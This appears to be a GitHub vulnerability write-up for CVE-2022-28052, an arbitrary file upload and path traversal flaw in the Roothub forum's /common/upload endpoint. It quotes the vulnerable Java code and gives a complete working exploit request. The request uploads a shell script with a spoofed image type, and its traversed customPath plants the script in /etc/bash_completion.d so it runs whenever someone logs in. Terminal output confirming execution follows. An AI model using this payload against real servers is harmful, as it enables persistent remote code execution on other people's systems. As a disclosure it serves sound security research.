Hyperkopite / **Roothub_vulns** Public

Code Issues Pull requests Actions Projects Security Insights

main

Roothub_vulns / arbitrary file upload.md


Hyperkopite Update arbitrary file upload.md History

1 contributor

```
31 lines (23 sloc) | 1.63 KB
```


Arbitrary file upload / CVE-2022-28052

> 1. cn/roothub/web/front/CommonController.java:35
>   At "/common/upload" api, parameter "customPath" is used as 2nd param of storageService.store();




```
18
19  @Controller
20  @RequestMapping("/common")
21  public class CommonController {
22
23      private final Logger logger = LoggerFactory.getLogger(this.getClass());
24
25      @Autowired
26      private StorageService storageService;
27
28      /**
29       * 文件上传接口
30       * @param file: 要上传的文件对象
31       * @param customPath: 自定义存放路径，格式 xxx/xxx/xxx，最后一个目录没有 "/"
32       * @return 返回的是JSON，{errno: 状态，data: 文件访问URL}
33       */
34      @ResponseBody
35      @RequestMapping(value = "/upload", method = RequestMethod.POST)
36      private Map<String, Object> upload(@RequestParam("file") MultipartFile file, @RequestParam(value
          = "customPath",defaultValue = "topic") String customPath) {
37          JSONObject jsonObject = new JSONObject();
38          String[] data = {storageService.store(file, Paths.get(customPath))};
39          jsonObject.put("errno", 0);
40          jsonObject.put("data", data);
41          return jsonObject;
42      }
43
```

2. Then the "path" is concatenated to storageProperties.getUploadFiledir(), finally passed to path.resolve();



```
    @Override
    public String store(MultipartFile file, Path path) {
        // 文件访问路径
        String fileURL = null;
        // 判断文件是否为空
        if (file.isEmpty()) {
            throw new StorageException("请选择要上传的文件");
        }
        // 获取文件的原名
        String filename = StringUtils.cleanPath(file.getOriginalFilename());
        // 判断文件格式是否正确
        if (filename.contains("..")) {
            throw new StorageException("文件格式不正确");
        }
        // 初始化上传配置
        storageProperties.init();
        if(storageProperties.getUploadType().equals("45")) {
            fileURL = ossService.uploadFile2OSS(file, path.toString());
        }else {
            // 文件保存目录，数据库里配置的路径 + 自定义路径
            path = Paths.get( first: storageProperties.getUploadFiledir() + path.toString());
            // 目录不存在则创建
            if (!Files.exists(path)) {
                init(path);
            }
            // 生成新的文件名
            String newFilename = FileNameUtil.getFileName(filename);
            try (InputStream inputStream = file.getInputStream()) {
                // 存储文件
                Files.copy(inputStream, path.resolve(newFilename), StandardCopyOption.REPLACE_EXISTING)
                fileURL = storageProperties.getStaticUrl() + newFilename;
            } catch (IOException e) {
```


3. In FileNameUtil.getFileName(), it just simply renames the basename of file with random uuid and concatenated the suffix;



```
    public static String getFileName(String fileOriginName){
        return UUID.randomUUID().toString().replace( target: "-",  replacement: "") + getSuffix
         (fileOriginName);
    }
}
```

4. So we only need to
   - tamper the suffix of an originally valid file to bypass the front-end validation
   - construct the customPath param in post body params which includes "../" to complete path traversal

5. Final payload:




Request

```
POST /common/upload HTTP/1.1
Host: 192.168.147.128:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------39872512751134917411846671817
Content-Length: 414
Origin: http://192.168.147.128:8080
Connection: close
Referer: http://192.168.147.128:8080/topic/create
Cookie: JSESSIONID=A0FB6402D4FB7EDFC41596F49C18E06C; Hm_lvt_e988748e1cd0adcffabdb560cc3df84d=1647890148; Hm_lpvt_e988748e1cd0adcffabdb560cc3df84d=1647890158

-----------------------------39872512751134917411846671817
Content-Disposition: form-data; name="file"; filename="x.sh"
Content-Type: image/jpeg

#! /bin/bash
/usr/bin/touch /tmp/h4ck3d
-----------------------------39872512751134917411846671817
Content-Disposition: form-data; name="customPath"

../../../../../../../../etc/bash_completion.d
-----------------------------39872512751134917411846671817--
```

Response


```
HTTP/1.1 200
Set-Cookie: JSESSIONID=C780CC6F94425DD36F0084ECEB41062D
Content-Type: application/json;charset=UTF-8
Content-Length: 66
Date: Mon, 21 Mar 2022 19:41:26 GMT
Connection: close

{
  "errno":0,
  "data":[
    "/static/0428b40490154f96a4a9fd18fb4c29cf.sh"
  ]
}
```

6. Here we used /etc/bash_completion.d to add an shell script, so the RCE will be triggered automatically each time the victim logs into bash, which is super ez to achieve.



```
┌──(root💀Daedalus)-[/etc/bash_completion.d]
└─# ll
total 8
-rw-r----- 1 root root  40 Mar 22 03:41 0428b40490154f96a4a9fd18fb4c29cf.sh
-rw-r--r-- 1 root root 439 Dec 29  2020 git-prompt
```

7. After the login, we can see that the code had gotten executed.



```
┌──(root💀Daedalus)-[/etc/bash_completion.d]
└─# ll /tmp
total 52
-rw-r--r-- 1 root     root        0 Mar 22 03:47 h4ck3d
drwxr-xr-x 2 root     root     4096 Mar 22 03:38 hsperfdata_root
-rw------- 1 root     root        0 Mar 22 03:29 kotlin-idea-7132130903290010746-is-running
-rw------- 1 root     root        0 Mar 22 02:59 kotlin-idea-9923915367466790353-is-running
```